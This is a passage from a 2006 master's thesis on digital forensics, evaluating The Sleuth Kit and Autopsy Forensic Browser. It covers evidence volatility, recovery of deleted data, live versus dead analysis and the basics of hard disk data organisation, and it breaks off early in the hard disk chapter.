Digital Forensics:
A Demonstration of the Effectiveness of The Sleuth Kit and Autopsy Forensic Browser

Anthony Dowling

A thesis submitted for the degree of
Master of Science (Information Science)
at the University of Otago, Dunedin,
New Zealand

Date: May 14, 2006

Abstract

The Sleuth Kit is a collection of Linux tools that perform different aspects of a file system analysis. The Autopsy Forensic Browser is a graphical user interface that provides a user friendly interface to the command line tools contained within The Sleuth Kit.

This research project investigates the use of The Sleuth Kit and Autopsy Forensic Browser as forensic investigation tools, with the aim of demonstrating the effectiveness of these tools in real world case studies as digital forensic tools.

The research found that The Sleuth Kit and Autopsy Forensic Browser provide an effective file system analysis toolset. The flexibility of the tools contained within The Sleuth Kit often lead to complex command line strings, the complexity of which is overcome by the automation provided by the Autopsy Forensic Browser. Not only do The Sleuth Kit and Autopsy Forensic browser provide an effective toolset, they also offer an affordable alternative to expensive commercial or proprietary based toolsets.

Digital Forensics is an area of increasing importance with an expanding field of coverage requiring many different tools to help perform varying functions. It is with this in mind that the focus of this research project is three case studies that are utilised to demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser.

The demonstration of The Sleuth Kit and Autopsy Forensic Browser contained within the case studies could serve as an introductory overview of a new toolset for investigators looking for an alternative or complementary Digital Forensics toolset.

Preface

The author would like to thank the following persons and institutions for the help and support they have given prior and during the writing of this thesis.

- Kevin and Yvonne Dowling, for proof reading the thesis and giving helpful advice.
- David Welch and Scott Williamson, for providing ideas and direction when trouble arose with the thesis process.
- Brian Carrier, author of The Sleuth Kit and Autopsy Forensic Browser, whom was quick to respond to all queries regarding the toolset.
- All the contributors to The Sleuth Kit Developer and User forums, whom were always quick to provide feedback and answers to any questions.

Table of Contents

List of Tables

List of Figures

Chapter 1 Introduction

Digital Forensics involves the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence from the data, and the preservation and presentation of the evidence. Digital Forensics is required during an investigation of electronic crime. The United States National Institute of Justice (NIJ) defines electronic crime as any type of crime involving digital technology including, but not limited to, computers, personal digital assistants, external drives, cell phones, and digital cameras [1].

As technology is embraced by society, an increasing need for Digital Forensic analysis is required, putting strain on a currently small industry with a surging increase in properly trained and experienced Digital Forensic investigators required to overcome the backlog created by the general adoption of technology within the criminal element of society.

The strain placed on Digital Forensic services provided by Law Enforcement has also prompted for many commercial services to become available, allowing organisations or individuals to perform an investigation without the need to involve law enforcement.

Presently only a few tools are available for performing a Digital Forensic analysis, most of which are expensive commercial or proprietary tools. The Sleuth Kit and Autopsy Forensic Browser are both open source tools freely available to all, and provide an alternative or complementary toolset to commercial and proprietary tools.

As an increase in properly trained and experienced investigators is required, also due to the diverse nature of electronic crime, there is also an increase in the requirement for organisations offering Digital Forensic services to extend their toolset to help deal with a full range of Digital Forensic investigations. Because The Sleuth Kit and Autopsy Forensic Browser are both open source they can offer an inexpensive solution to extending toolset requirements.

Open source software has an advantage over closed source software such as that provided as commercial proprietary software in that it can be scrutinised and tested by the entire digital forensic community. The ability to scrutinise closed source software is usually limited to a small group of developers within a single company. Brian Carrier, the author of The Sleuth Kit provides further arguments for the use of open source software in the Digital Forensics field, specifically relating to the use in a legal setting in his paper titled 'Open Source Digital Forensic Tools: The Legal Argument' [2].

As the Digital Forensics community evolves, so too does the range of unique problems faced by investigators, and it is with this in mind that Digital Forensic toolsets need to evolve at the same time and speed. The Sleuth Kit has evolved as technology has progressed from initially being based on The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier to a fully functional file system analysis toolkit that now includes presentation functionality provided by the Autopsy Forensic Browser.

The history of The Sleuth Kit and Autopsy Forensic Browser, along with their flexibility and open source nature has lead to a very capable and inexpensive Digital Forensic toolset that could easily provide an alternative or complementary solution to other Digital Forensic tools available.

1.1 Research Objective

The research objective of this thesis is to demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset. The focus of this research project is three case studies that are utilised to help demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Due to the commercial and proprietary nature of competing products within the Digital Forensics field a comparison to other products will not be made as the cost of these products made them unobtainable by the author. It is for this reason that three unique case studies have been chosen that should reasonably demonstrate the functionality and effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Each case study comprises unique challenges, with different aspects of The Sleuth Kit toolset being utilised to successfully perform a file system analysis. The scope of the case studies provides a good test of the functionality of The Sleuth Kit and Autopsy Forensic Browser. The effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset will be judged on their ability to successfully complete all aspects of the case studies.

1.2 Structure of Thesis

The following chapters of this thesis are outlined below:

Chapter 2 Digital Forensics: An Overview

> This chapter provides an overview of Digital Forensics. Digital Forensics is defined, and examples of uses for Digital Forensics are provided, along with some real world scenarios.

Chapter 3 Volatility of Information

> This chapter provides information pertaining to the volatility of information stored within an electronic device. Persistence of data and the 'Live versus Dead' Analysis argument are also covered in this chapter.

Chapter 4 Hard Disk based information

> This chapter contains information regarding Hard Disk drives, providing a short overview of hardware specifications to provided detailed information on Volumes, Partitions, and File System analysis.

Chapter 5 The Sleuth Kit and Autopsy Forensic Browser

> This chapter details each of the tools contained within The Sleuth Kit, and details the functionality provided by the Autopsy Forensic Browser.

Chapter 6 Case Studies

> This chapter is the focal point of the research and contains the three case studies performed to help demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Chapter 7 Final Remarks

This chapter concludes the research project and also outlines possible areas for further research.

Appendix A: Case Study 03 File Activity Timeline

This Appendix provides a copy of the File Activity Timeline created and analysed within Case Study 03.

Chapter 2 Digital Forensics: An Overview

2.1 Digital Forensics Defined

"Digital Forensics, also referred to as computer forensic analysis, electronic discovery, electronic evidence discovery, digital discovery, data recovery, data discovery, computer analysis, and computer examination, is the process of methodically examining computer media (hard disks, diskettes, tapes, etc) for evidence."[4]

Using the above definition as a basis, we define Digital Forensics as the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence from the data, and the preservation and presentation of the evidence.

One subtle difference in our definition from the definition provided by John R. Vacca is the use of the term 'electronic source' rather than 'computer media', this subtle but crucial difference has become more important as technology has advanced to the point where an investigator must now look beyond the standard types of computer media as the only sources of data storage. In modern times electronic information may be stored on all types of devices ranging from cell phones, and electronic data watches [5] to Contact Memory Buttons (CMBs) [6] .

Digital Forensics requires that the accuracy and reliability of evidence extracted is enforced in order to ensure the usefulness and credibility of evidence in a court of law. The processes and procedure required to provide accuracy and reliability of

evidence for litigious reasons should also be utilised when a non-litigious examination is required, as may be the case with incident response handling procedures.

Digital Forensics employs some of the same skills and software as data recovery; however Digital Forensics is a much more complex undertaking. The main focus of data recovery is to retrieve lost data [7], whereas the main focus of Digital Forensics is to retrieve the data (Note: Data may not necessarily be lost) and interpret as much information about it as possible while maintaining the integrity of the source data by ensuring it is not altered.

Digital forensics primarily involves exploration and application of scientifically proven methods to gather, process, interpret and utilise digital evidence to:

A. Provide a conclusive description all cyber attack activities for the purpose of complete post-attack enterprise and critical infrastructure information restoration, as in the case with many incident response handling procedures.
B. Correlate, interpret and predict adversarial actions and their effect on planned operations.
C. Make digital data suitable and persuasive for introduction into a criminal investigation process.

2.2 Uses for Digital Forensics

Digital Forensics maybe be used for (whilst not strictly limited to) the purposes of aiding Law Enforcement with criminal proceedings, assisting Human Resources / Employment Proceedings, and Incident Response processes.

Within the past few years it has become prevalent that criminals utilise technology to facilitate their offences and avoid apprehension [8]. In these circumstances Digital Forensics is often used by Law Enforcement to gather evidence that may be presented in a court of law in order to prosecute, or defend a suspect. For example a suspect's personal computer may be party to the criminal activity, in which case a forensic analysis of the personal computer may possibly provide evidence that could be submitted in the court proceedings.

Digital Forensics is becoming increasingly useful to businesses. Computers can contain evidence in many types of human resources proceedings, including sexual harassment suits, allegations of discrimination, wrongful termination claims, and others [4]. Evidence may be found in electronic mail systems, on network servers, and on individual employee's computers and may be used in internal proceedings or litigious proceedings.

As organisations expand their business models to incorporate the Internet, the value they place on their data, information processes and responsibilities to clients increases their need for extensive security. In the event of cyber attack activities, legal liabilities may form a prerequisite for an organisation to obtain accurate and conclusive information regarding the cyber attack activities, this information may be retrieved utilising processes available as part of Digital Forensics.

In the event of information theft an organisation may desire to file legal proceedings against the perpetrator, without accurate and conclusive information it may not be possible to ensure the admissibility of evidence in a court of law.

Not all digital forensic investigations conclude with legal proceedings, the processes and procedures available may also be utilised by an investigator in the event of incident response. In the case of a system malfunction occurring which may or may not cause further damage to other system components, it may be possible to timeline the events leading up to the malfunction, and correlate information to determine exactly why the malfunction had occurred. This information may then be utilised to incorporate additional or alternative procedures to avoid future malfunctions.

Digital forensics may also be used for legitimate reasons that are not related to criminal activity. As mentioned in the previous section Digital Forensics employs some of the same skills and software as data recovery, and the processes and procedures available make it possible to recover information that may have been accidentally erased. For example, it is quite possible to recover information from a hard disk drive even if it has been formatted. [9]

2.3 Examples of Digital Forensics in Action

The New Zealand Police E-crime Lab [10] provides information on several recent cases that illustrate how Internet crimes can be detected and the perpetrators brought to justice.

2.3.1.1 Dr Colin Bouwer Case

Dunedin psychiatrist Dr Colin Bouwer was a high user of the Internet for both research and personal purposes. Ultimately it contributed to his downfall. Both before and after his wife Annette's death from complications surrounding her drug induced hypoglycaemia, he used the Net to accumulate quite specific information on the drugs implicated in killing her. His initial forays were into websites used by the medical profession where he asked for information on a group of drugs known as sulphonylureas [11], used in the treatment of diabetes related illnesses. He was specifically interested in finding out how sensitive toxicology testing was for the presence of these drugs. A trip to South Africa after Annette's death also contributed to Dr Bouwer's downfall. He emailed his lover in Dunedin asking about the progress of the case against him. When it was all pulled together the electronic evidence presented at Dr Bouwer's trial proved compelling [12]. A guilty verdict was entered against him.

2.3.1.2 Paedophile Case

Paedophiles were early adopters of the new technology. Several years ago Police dealt with a 56-year-old Southland man who had thousands of pornographic images on his computer. He'd downloaded most from the Internet, but some were of two local girls aged seven and eight. The evidence extracted from his computer was sufficient to bring a guilty plea to three charges of rape and 22 other charges of sexual offending involving the two girls. The man was an old trusted friend of the girls' families. The parents didn't suspect anything untoward until one of the youngsters

revealed what the man had been doing, after Police Youth Education Officers [13] delivered their child abuse prevention programme Keeping Ourselves Safe [14] to her class.

2.3.1.3 Operation Troy Case

One of the cases of electronic offending Police have dealt with involved a Wellington 17-year-old who was caught hacking. Operation Troy began after an Internet Service Provider (ISP) contacted Police in Wellington over irregularities with a customer's account. The ISP discovered someone else was using the account and Police traced the phone number. The hacker had used a computer virus to gain access to the computers of a large number of the ISP's customers. Police executed a warrant on the young man's home. He was arrested on a fraud-related charge.

2.4 Summary

Digital Forensics is defined by the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence form the data, and the preservation and presentation of the evidence.

Digital Forensics requires that the accuracy and reliability of evidence extracted is enforced in order to ensure the usefulness and credibility of evidence in a court of law. To help ensure the accuracy and reliability of evidence methodical processes and standard operating procedures should be utilised at all times.

Digital Forensics is not only used by Law Enforcement but is also becoming a common practise in large organisations for dealing with investigations ranging from network intrusions to human resource related issues.

Chapter 3 Volatility of Information

Volatile information is information on a system that disappears and ceases to exist when the system is shut down or rebooted. Most often, this refers to information in memory, such as process information, and network connections. However information can also be volatile if it is changed as a result of the system being shut down and rebooted, such as access times on files that are accessed during shutdown or restart (as well as the contents of the files themselves, if they are modified).

"Computers are not defined by their state at any given time, but over a continuum. Memory, processes, and files can change so rapidly that recording even the bulk of these fluctuations in an accurate and timely fashion is not possible without dramatically disturbing the operation of a typical computer system." [15]

This quote from the book Forensic Discovery by Dan Farmer and Wietse Venema outlines the fact that not all the evidence that may be found on an electronic device during an investigation will last for extended periods of time. Some evidence may reside in volatile memory, and remain present only while there is a consistent power supply, other evidence stored may be continuously changing. When collecting evidence, it is of vital importance that an investigator always tries to proceed from the most volatile to least volatile, and from the most critical to least critical devices. The possibility of volatile evidence needs to be taken into consideration when deciding to remove power from a suspect device, as it may be advantageous to recover raw data from volatile sources before powering off a device.

3.1 Order of Volatility

To determine what evidence to collect first, an investigator needs to understand the persistence of data, and should draw up an Order of Volatility – a list of evidence sources ordered by their relative volatility [16]. An example Order of Volatility is as follows:

1. Registers
2. Main Memory
3. Network State
4. Running Processes
5. Hard Disk
6. Removable Media
7. Paper Printouts

The higher up the list of volatility the harder it may be to feasibly capture evidence from. In some cases it may be close to impossible to practically capture evidence from in real world scenarios. The possible expected lifespan and significance to an investigator of each item in the example Order of Volatility is elaborated as follows:

3.1.1 Registers

The maximum lifespan of processor registers may be as short as a single clock cycle; typically it is infeasible to capture information from processor registers especially when they may provide only minimal assistance to an investigation.

3.1.2 Main Memory

The maximum lifespan of main memory is typically as long as an electronic device retains a power charge, or until some act wipes the values stored in memory. In some situations with appropriate hardware, it is still possible to read the contents of volatile memory after an electronic device has been powered off [17] [18].

There is a good deal of information that may be obtained from main memory that an investigator can use to determine what may have occurred during an incident. This information can be used for general troubleshooting purposes or as part of an investigation. Information may include System Time, Logged on user(s), Clipboard Contents, Command History, Service/Driver information, running processes, and state of the operating system.

Capturing the main memory is not overly difficult; however the act of capturing it changes it. Reconstruction of the captured information may require specialised knowledge, but searching the captured data for keywords does not require special skills.

When capturing main memory, an investigator needs to be aware of the consequences of running commands or other processes on the machine from which they wish to capture the memory from. Any command or process that is spawned will alter the contents of memory.

3.1.3 Network State

The network state is closely related to the current processes that are present on an electronic device and may be continually changing. By analysing the network state an investigator may be able to determine whether a 'back door'[1] has been installed and is active. Analysing the network state may also help determine if network activity is approved.

Network state may also provide further evidence to other participants in a crime or intrusion act, this evidence may lead to the identity of other electronic devices, or even people.

[1] A 'back door' is a hole in the security of a computer system deliberately left in place by designers, maintainers, or hackers, and may be used to exploit or circumvent the system's security.

3.1.4 Running Processes

Running processes may be captured as part of the main memory, and will execute until program termination or system shutdown. An investigator needs to be aware of the possibility of automated process start-up based on possible schedules, part of executing an application or starting a service, as this will affect the status of main memory and other areas of the electronic device.

Some processes may be evidence of unauthorised activity, and all processes should be verified against known good binaries to ensure they are not 'Trojan horses'[2].

3.1.5 Hard Disk

Information stored on a Hard Disk will usually exist until it has been overwritten, and in some circumstances it may even exist after it has been overwritten [17] . In current investigations the hard disk is commonly where most evidence may be found [19].

It can be a difficult process to remove information from a Hard Disk; this issue will be further examined in section 3.2 on Page 20. It may be possible to recover swap space which could possibly include the same types of information that main memory could contain.

Information from currently existing files, as well as deleted files may be recoverable as evidence.

Due to the abundant amount of information that may be stored on a hard disk, digital forensic examination of a hard disk may be the most time consuming part of an investigation, but often returns the most valuable results to an investigation.

[2] A Trojan horse is a program that appears to be legitimate but contains in its code instructions that cause damage or change to the systems on which it runs.

Case Study 03 (Page 154) will demonstrate the ability of The Sleuth Kit, and Autopsy Forensic Browser to examine a hard disk image as part of a forensic investigation.

3.1.6 Removable Media

Similar to Hard Disks, information may exist until it is overwritten, with the exception that removable media is more susceptible to climate changes and physical damage resulting in loss of information. Information on removable media may pose a more historic view of an investigation, especially in regards to backup tapes. Unlike Hard Disks, removable media may also be used as a means of avoiding fixed location storage.

Different types of removable media will have varying life expectancies, with tape based media life expectancy very short compared to CDs or DVDs which have advertised life expectancies of 5 to 10 years [20].

Case Study 01 (Page 101) and Case Study 02 (Page 133) will demonstrate the ability of The Sleuth Kit, and Autopsy Forensic Browser to examine a floppy disk image as part of a forensic investigation.

3.1.7 Paper Printouts

Typically paper printouts will exist until they are physically destroyed, but there is the possibility of ink fading under direct sunlight; however they possibly provide the longest lived data storage mechanism. The downside to paper printouts is that it can be a difficult process to wade through lengthy printouts because they can not be easily searched.

3.2 Persistence of Data

In regards to storing and erasing information from hard disk drives, there exists a peculiar paradox; in that deleted files are difficult to recover, yet at the same time deleted data is difficult to get rid of. Although disk drives are designed to read only the ones and zeros that were written last, traces of older magnetic patterns still exist on the physical media [21]. Figure 1 illustrates the residuals of overwritten information on the sides of magnetic disk tracks; the photo was taken with Digital Instruments NanoScope® SPM, and is provided courtesy of Veeco Instruments, Santa Barbara, CA, www.veeco.com.




Figure 1 Residuals of overwritten information on the sides of magnetic disk tracks.

Computers delete files frequently. Sometimes this happens on explicit request by a user. Often information is deleted implicitly when an application discards some temporary file for its own internal use. Examples of such implicit file-deletion activity are text editor temporary files, files with intermediate results from program compilers, and files in web browser caches. As a computer system is used, a trail of deleted information is left behind.

A further example of implicit file-deletion and the advantages it can offer to a forensic investigator, is that when an operator types a document in Microsoft Word, Word periodically saves to a temporary file all the changes the operator makes, only when the operator exits Word does this temporary file get deleted. Both the original file,

and the temporary file are allocated separate space upon the hard disk drive, so if in the event of the operator deleting the original file after exiting Word, the opportunity to retrieve the contents of their document from two locations on the hard disk would exist, firstly a forensic investigator could examine the clusters[3] allocated to the original file, or secondly they could examine the clusters allocated to the temporary file.

It is the challenge for the investigator to piece together file fragments from deleted files, as these files may hold valuable evidence to an investigation. Due to the methods employed by different operating systems for removing files it may be more difficult on some platforms than on others to recover deleted information. Once deleted, file contents do not generally change until they are overwritten by a new file. On systems with good clustering properties, deleted files can remain intact for years. As time progresses deleted files may lose parts of their information, however often it is still possible to recover important information such as the metadata[4] which contains invaluable information such as modification, access, and creation times. Some operating systems may also provide the file deletion time in the metadata.

Systems may even retain data from past system installations [22], as Farmer and Wietse discovered during their experiments, they were able to recover information from a hard disk to determine it had started life as a Windows PC, had a second life as a Solaris firewall, and finally was converted to a Linux system. [15].

3.2.1 Positive aspects for recovery of deleted information

Deleted file metadata or contents present an investigator with great opportunities. Because deleted information is less visible than ordinary information, an intruder[5] is

[3] A Cluster is an allocation unit. It is a group of sectors. Most file systems group sectors together and handle the group as one unit.

[4] Metadata provides information about files, and may include the modified, access, and creation times (these times are often referred to as MAC times).

[5] An intruder is a person who attempts to break into a computer system and subvert its security, possibly by direct physical means such as walking in and logging in to the operator's console, but more

less likely to be aware that the information exists, and therefore is less likely to tamper with it. For example, if a log file was modified, it is possible that portions of the unmodified file can still be recovered from unallocated file system space. This possibility is of crucial importance for incident response investigations, as often when a system is hacked automated scripts may be executed which download, compile, and even install Trojan executables. These processes in themselves usually involve temporary files which may be deleted as part of the automation. Often an attacker believes that by deleting files they may be covering their tracks; however the deleted information may still exist in unallocated file system space.

3.2.2 Negative aspects for recovery of deleted information

One negative aspect to recovering information from deleted files is that deleted information can be overwritten at any time either in whole, or in part. This leads to the problem of completeness with deleted information, and it is up to the investigator to piece together information from deleted files. This problem is further compounded on file systems with a high level of fragmentation, as it is more difficult to piece together a deleted file if it was originally fragmented in its allocation, than it would be to piece together a file that was allocated consecutive clusters.

3.2.3 Influential factors on longevity of deleted information

The design of high performance file systems can influence the long term survival of deleted file information. High performance file systems avoid disk head movements by keeping related information close together. This not only reduces the fragmentation of individual file contents, it also reduces the delay while traversing directories to access a file. With the typical UFS, or Ext3fs file system, information is stored in zones. Preferably new files are created in the same file system zone as their parent directory, as this improves the clustering of related information. New directories are created in zones that have few directories and lots of unused space. It

---

usually by remotely connecting to and logging in to the computer system through a communication link.

is because of this grouping within zones, that the longevity of a deleted file strongly depends on the amount of file write activity within its zone, which gives higher chances of recovering information from low activity zones, than high activity zones.

3.3 Problems involved with collection and examination of evidence

Electronic devices are now a ubiquitous part of society, offering a myriad of unique and incompatible devices, all of which may be potential sources of electronic evidence. As crimes that utilise technology in some form continue to increase, the importance of an investigator's ability to retrieve evidence from electronic equipment becomes paramount to successful prosecution or creation of an accurate and fully detailed conclusion.

Rapid technological changes are the hallmark of digital evidence with the types, formats, and methods for collecting and examining digital evidence changing quickly. To ensure that personnel, training, equipment, and procedures continue to be appropriate and effective, it is important to continually review and update Standard Operating Procedure documents. This constant review and update process can be extremely difficult with the fast pace that technological advances are made.

3.3.1 Problems involved with collection and examination of volatile information

Differences between collecting non-volatile information, such as that found on hard disk drives and volatile information, such as the state of network connections to a personal computer include the ability to accurately authenticate the reliability of the information gathered. For example, it is easy to image a hard disk drive, create a hash value, and then share the processes and procedures used with another investigator and have them come up with the same hash value, which in turn may authenticate the admissibility of the image as evidence in court. However, the same is not possible with information such as the state of current network connections to a personal computer, as these are constantly changing, and the second investigator may not be able to observe the same results the first investigator did. Whilst information obtained

from volatile sources may contain critical details, it is difficult to accurately authenticate the information retrieved.

One side effect of collecting volatile data from a live system is that changes are made in other parts of the system. This is very similar to the "Heisenberg Uncertainty Principle" [23] which describes the behaviour of particles at atomic and smaller scales:

"One can accurately determine the position of a particle OR one can accurately determine its motions, but one cannot determine both accurately at the same time." [15]

For example capturing the contents of main memory from a computer without the use of specialised hardware pre-installed in the computer will require running a process to copy the contents, by merely running this process the contents of the memory are changed each time one attempts to copy the memory. Therefore capturing an image of main memory and then creating a hash value would produce a different hash value when repeated. Whereas the process of imaging a hard disk drive (mounted as read only or attached via a hardware write block device), and calculating a hash value can be repeated to obtain the same hash value each time.

A further problem for collecting volatile evidence is that the typical lifespan of information that may be retrieved from volatile sources such as network registers, main memory, and CPU registers may continue to decrease as the speed of electronic devices continues to increase, and they become capable of performing many more instructions in an allotted amount of time than their predecessors were capable of. In regards to time lining network intrusions, this fact may require an investigator to refine the level of granularity that they look at events, for example if network response, and the compromised system are extremely quick it may be possible for an intruder to perform many tasks in a very small amount of time.

3.3.2 General Problems involved with collection and examination of evidence

One of the most important issues when it comes to collection of electronic evidence is the lack of standardisation for access methods with electronic devices. For example, cell phones are produced from varying manufacturers, each offering their own various models, often within the same brand of cell phone incompatibilities exist, and there may not be a single standard for retrieving information from these devices. This issue is compounded when an investigator has to deal with cell phones from differing manufacturers. This example only identifies one particular type of electronic device, and only begins to demonstrate the problems involved when an investigator has to take in all manner of electronic devices. Unfortunately as consumers continue to embrace technology and electronic gadgets which have the ability to store information within them, then until manufacturers reach some form of standardisation for information retrieval then this problem shall continue to exist.




Figure 2 Evolution of IBM hard disks over the past 20 years

As Figure 2 illustrates, currently personal computer storage capacity is growing at an exponential rate, with 500GB hard disk drives now available for personal computers [24]. An increase in storage capacity has ramifications for investigators, as it is the

investigator that usually has to examine the entire capacity to ensure all evidence is collected. Due to the nature of each forensic investigation there is not an automated tool for each type of crime, and much of the examination work still requires a level of manual user input. Until tools are available that automate more of the processes an investigator has to carry out this problem is going to continue to increase in severity. With increased disk size, also comes the increase in time that is required to perform an examination, and this added to the fact that crimes involving technology requiring digital forensics are on the increase, it is easy to see the strain this is going to place on the limited number of trained investigators.

The increase in hard disk drive size on a personal computer and the problems related to that are also part of the issues involved with larger systems involving networks, and remote sites. Competent and well trained investigators are required to deal appropriately with large network systems, and as the popularity of networked systems increases so too will the workload upon an investigator. For example, if a clearing bank is involved in a crime, how does an investigator 'image' the network? Obviously in situations like this the problem will need to be broken down into atomic parts and dealt with accordingly, however does sufficient knowledge exist to allow lawyers, judges, and jurors understand the subtle differences in these situations?

3.4 Live versus Dead Analysis

"It is accepted that the action of switching off the computer may mean that a small amount of evidence may be unrecoverable if it has not been saved to a storage medium but the integrity of the evidence already present will be retained." [25]

It has often been regarded that the preferable method for performing a forensic analysis on a suspect machine is to literally pull the plug and perform a dead analysis. However, in some situations it may be desirable to perform a live analysis in order to determine if further examination is required. Incident response handling procedures may allow for a suspect machine to be analysed with minimal impact on any evidence contained on the system.

Unceremonious cutting of a computers power supply incurs a number of serious risks. Turning off a computer causes information to be cleared from its memory; processes that were running, network connections, and mounted file systems are all lost. This loss of evidence may not be significant when dealing with personal computers – some information may even be retained on disk in RAM slack [26] or virtual memory in the form of swap and page files. However, shutting down a system before collecting volatile data can result in major evidence loss when dealing with systems that have several gigabytes of random access memory or have active network connections that are of critical importance to an investigation. Additionally, an abrupt shutdown may corrupt important data or damage hardware, preventing the system from rebooting. Shutting down a system can also mean shutting down a company, causing significant disruption and financial loss for which the investigator may be held liable. Therefore, attention must be given to this crucial collection process.

Special consideration must be made when deciding to leave a compromised system live whilst an examination is carried out, as the fact that leaving such a system online that may subsequently be used to compromise or otherwise adversely affect other systems may expose one to a liability suit. It is with this type of consideration in mind that the investigator has several options for performing a live examination, for a

system that is linked to other systems one may have the choice of removing the link whilst retaining the power supply, or leaving both network link and power supply connected to obtain the largest possible amount of volatile information. An investigator must be aware that removing a network link will result in network connections eventually timing out, and such action should be done in correspondence with the appropriate data retrieval steps for recovering information about the network state before connections time out.

If an investigator is to perform some level of live analysis, then the most important aspect that they need to pay respect to is that of being prepared. An investigator should already know the technical specifics of the system that has been compromised, and should be competent with the use of the installed software and or operating system. It is wise to have a previously created set of compatible statically compiled software tools, and scripts that can be utilised to automate the processes that need to be performed to retrieve valuable evidence from the compromised system. One important piece of information an investigator needs to ensure is that the tools that are intended to be used are compatible with the system that has been compromised, as there is no use attempting to perform a live analysis on a Microsoft Windows based system if the tools are Unix based, or vice versa. Being prepared is of the utmost importance when contemplating live analysis.

An investigator performing a live analysis must document every step. This includes documenting the commands they execute, the results of commands, the date and time when they run each command. It is also important that the investigator has a solid understanding of the consequences of their actions, as it may be possible if an investigation ends up in a court case scenario the defence may suggest the possibility of evidence being tampered with. With accurate and extensive documentation of the processes performed it may become an easier undertaking to defend against any accusations of evidence tampering. Live analysis should only be performed by well trained and competent investigators.

3.5 Summary

Electronic devices often contain information in both volatile and non-volatile states. A Digital Forensic investigation should take into account the Order of Volatility in order to maximise the amount of evidence that can be recovered. An Order of Volatility and being prepared is essential when performing a 'Live Analysis', as investigators need to take into account the possibility of changing a system in a 'Live Analysis', or losing state information if a compromised host needs to be shutdown to perform a 'Dead Analysis'.

Information stored on hard disk drives can provide long term benefits to investigators as the persistence of information can last far beyond the time when data was deleted. This also provides benefits to investigators in network intrusion cases, as intruders may believe they have covered their tracks by deleting files but much information can be obtained from deleted files.

.

Chapter 4 Hard Disk based Information

4.1 Introduction

Hard Disk Drives serve as a non-volatile bulk storage medium and are the repository for a user's documents, files and applications [27]. It is common practice for the Operating System (the software that interacts directly with the hardware in order to provide functionality to other software programs and the end user), to start-up from information stored on a hard disk drive. While there still exist personal computers that do not rely on hard disk drives, such as those that start-up operating systems located remotely via network links, and floppy disk based systems, personal computers that include hard disk based storage make up the majority of systems in production today.

With the wealth of information that may be contained on a hard disk, it is important that an investigator has sufficient knowledge as to how data can be stored, or hidden. Whilst some forensic applications may automate the process for discovering information on a hard disk drive, there will still be the possibility of situations that are not compatible with the forensic applications processes. Therefore it is important that an investigator is aware of the unique and subtle attributes of hard disk drives and the information that can be stored within them.

4.1.1 Data Organisation

To store digital data, one needs to allocate a location on a storage device. A byte is the smallest amount of space that is typically allocated data. A byte can hold only

256 values, so bytes are grouped together to store larger numbers. Computers may differ on how they organise multiple-byte values. Some of them use big-endian ordering and put the most significant byte of the order in the first storage byte, and others use little-endian ordering and put the least significant byte of the number in the first storage byte [28].




Figure 3 Example data in Little-Endian format




Figure 4 Example data in Big-Endian format

